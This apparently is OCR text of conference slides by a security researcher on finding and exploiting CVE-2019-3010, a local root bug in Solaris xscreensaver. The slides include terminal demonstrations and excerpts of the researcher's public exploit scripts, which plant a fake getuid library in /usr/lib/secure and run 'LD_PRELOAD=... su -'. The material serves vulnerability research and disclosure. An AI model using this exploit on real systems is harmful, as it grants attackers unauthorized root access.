
IDA Pro

Ghidra




VS Code


“Only the binary
can tell you the truth.”
Chris Rohlf


“Let your brain process in the background.”

Dynamic analysis



Source: truss -fae -u a.out –u '*' …


“Understand,
not fuzz.”


Reading the docs

Source: https://knowyourmeme.com/memes/rtfm


“Read,
but don’t believe.”


“Bugs are by far the largest and most successful class of entity.”
Encyclopedia of Animal Life


CVE-2019-3010
Solaris xscreensaver
July 2019 - October 2019


"I'd rather be lucky
than good any day."
J.R. "Bob" Dobbs

Source: https://twitter.com/0xdea/status/1147831526215823360

Terminal

File Edit View Search Terminal Help

COMMAND-LINE OPTIONS

xscreensaver also accepts a few command-line options, mostly for use when debugging: for normal operation, you should configure things via the ~/.xscreensaver file.

-display host:display.screen
The X display to use. For displays with multiple screens, XScreenSaver will manage all screens on the display simultaniously.

-verbose
Same as setting the verbose resource to true: print diagnostics on stderr and on the xscreensaver window.

-no-capture-stderr
Do not redirect the stdout and stderr streams to the xscreensaver window itself. If xscreensaver is crashing, you might need to do this in order to see the error message.

-log filename
This is exactly the same as redirecting stdout and stderr to the given file (for append). This is useful when reporting bugs.

:

Terminal

File Edit View Search Terminal Help

```
raptor@stalker:~$ xscreensaver -log /etc/PWNED
xscreensaver: 10:47:33: logging to file /etc/PWNED
^C
raptor@stalker:~$ ls -l /etc/PWNED
-rw-r--r--   1 root     staff        229 Feb  8 10:47 /etc/PWNED
raptor@stalker:~$ cat /etc/PWNED


################################################################################
xscreensaver: 10:47:33: logging to "/etc/PWNED" at Sat Feb  8 10:47:33 2020
################################################################################

raptor@stalker:~$
```


南無阿彌陀佛

Terminal

File Edit View Search Terminal Help

```
raptor@stalker:~$ umask 0
raptor@stalker:~$ xscreensaver -log /etc/PWNED2
xscreensaver: 10:51:43: logging to file /etc/PWNED2
^C
raptor@stalker:~$ ls -l /etc/PWNED2
-rw-rw-rw-   1 root     staff        230 Feb  8 10:51 /etc/PWNED2
raptor@stalker:~$ echo PWNED >> /etc/PWNED2
raptor@stalker:~$ cat /etc/PWNED2


################################################################################
xscreensaver: 10:51:43: logging to "/etc/PWNED2" at Sat Feb  8 10:51:43 2020
################################################################################

PWNED
raptor@stalker:~$
```

raptor_libnspr2

solaris > raptor_libnspr2

```
1   #!/bin/sh
2
3   #
4   # $Id: raptor_libnspr2,v 1.6 2006/10/23 16:25:34 raptor Exp $
5   #
6   # raptor_libnspr2 - Solaris 10 libnspr LD_PRELOAD exploit
7   # Copyright (c) 2006 Marco Ivaldi <raptor@0xdeadbeef.info>
8   #
9   # Local exploitation of a design error vulnerability in version 4.6.1 of
10  # NSPR, as included with Sun Microsystems Solaris 10, allows attackers to
11  # create or overwrite arbitrary files on the system. The problem exists
12  # because environment variables are used to create log files. Even when the
13  # program is setuid, users can specify a log file that will be created with
14  # elevated privileges (CVE-2006-4842).
15  #
16  # Newschool version of local root exploit via LD_PRELOAD (hi KF!). Other
17  # possible (but less l33t;) attack vectors are: /var/spool/cron/atjobs,
18  # /root/.ssh/authorized_keys, /root/.bash{rc,_profile,logout}, /etc/rc?.d.
```

Source: https://github.com/0xdea/exploits/blob/master/solaris/raptor_libnspr2

raptor_xscreensaver

solaris > raptor_xscreensaver

```
43  # prepare the payload
44  echo "int getuid(){return 0;}" > /tmp/getuid.c
45  gcc -fPIC -Wall -g -O2 -shared -o /tmp/getuid.so /tmp/getuid.c -lc
46  if [ $? -ne 0 ]; then
47      echo "error: problem compiling the shared library, check your gcc"
48      exit 1
49  fi
50
51  # check the architecture
52  LOG=/usr/lib/secure/getuid.so
53  file /bin/su | grep 64-bit >/dev/null 2>&1
54  if [ $? -eq 0 ]; then
55      LOG=/usr/lib/secure/64/getuid.so
56  fi
```

Source: https://github.com/0xdea/exploits/blob/master/solaris/raptor_xscreensaver

```
58  # start our own xserver
59  # alternatively we can connect back to a valid xserver (e.g. xquartz)
60  /usr/bin/Xorg :1 &
61
62  # trigger the bug
63  umask 0
64  /usr/bin/xscreensaver -display :1 -log $LOG &
65  sleep 5
66
67  # clean up
68  pkill -n xscreensaver
69  pkill -n Xorg
70
71  # LD_PRELOAD-fu
72  cp /tmp/getuid.so $LOG
73  LD_PRELOAD=$LOG su -
```

Source: https://github.com/0xdea/exploits/blob/master/solaris/raptor_xscreensaver

```
raptor@eris ~ % ssh 10.0.0.59
Password:
Last login: Sat Feb 29 18:08:13 2020 from 10.0.0.24
Oracle Corporation      SunOS 5.11      11.4    Aug 2018
You have new mail.
raptor@stalker:~$
```

C xscreensaver.c ×

driver > C xscreensaver.c > main(int, char **)

```
1522
1523    save_argv (argc, argv);
1524    set_version_string (si, &argc, argv);
1525    privileged_initialization (si, &argc, argv);
1526    hack_environment (si);
1527
1528    spasswd = getpwuid(getuid());
1529    if (!spasswd)
1530      {
1531        fprintf(stderr, "Could not figure out who the current user is!\n");
1532        return 1;
1533      }
1534
1535    si->user = strdup(spasswd->pw_name ? spasswd->pw_name : "(unknown)");
1536
1537  # ifndef NO_LOCKING
1538    si->unlock_cb = gui_auth_conv;
1539    si->auth_finished_cb = auth_finished_cb;
1540  # endif /* !NO_LOCKING */
1541
1542    shell = connect_to_server (si, &argc, argv);
1543    process_command_line (si, &argc, argv);
1544    stderr_log_file (si);
1545    print_banner (si);
```

Source: xscreensaver-5.43

C xscreensaver.c ×

driver > C xscreensaver.c > privileged_initialization(saver_info *, int *, char **)

```
538
539  /* Initializations that potentially take place as a priveleged user:
540     If the xscreensaver executable is setuid root, then these initializations
541     are run as root, before discarding privileges.
542   */
543  static void
544  privileged_initialization (saver_info *si, int *argc, char **argv)
545  {
546  #ifndef NO_LOCKING
547    /* before hack_uid() for proper permissions */
548    lock_priv_init (*argc, argv, si->prefs.verbose_p);
549  #endif /* NO_LOCKING */
550
551    hack_uid (si);
552  }
553
```

Source: xscreensaver-5.43

0005-gtk-lock.patch

Users > raptor > Desktop > INFILTRATE20 > 0005-gtk-lock.patch

```
From 6272d943acb2f54842bb678c5d041c989bba1173 Mon Sep 17 00:00:00 2001
From: Alan Coopersmith <alan.coopersmith@oracle.com>
Date: Sat, 2 Jan 2016 20:36:57 -0800
Subject: [PATCH] gtk-lock

Solaris uses the gtk unlock dialog program originally written by
Ximian & Wipro, in order to provide a dialog box that works with
the GNOME accessibility framework.   This was done as a fork of
the original xscreensaver because the maintainer would not allow
use of a toolkit in the lock dialog - he has since softened his
stance a bit, but this has not been presented to him to see if it
meets his requirements as spelled out at:
        http://www.jwz.org/xscreensaver/toolkits.html

```

Source: https://github.com/oracle/solaris-userland/

0005-gtk-lock.patch

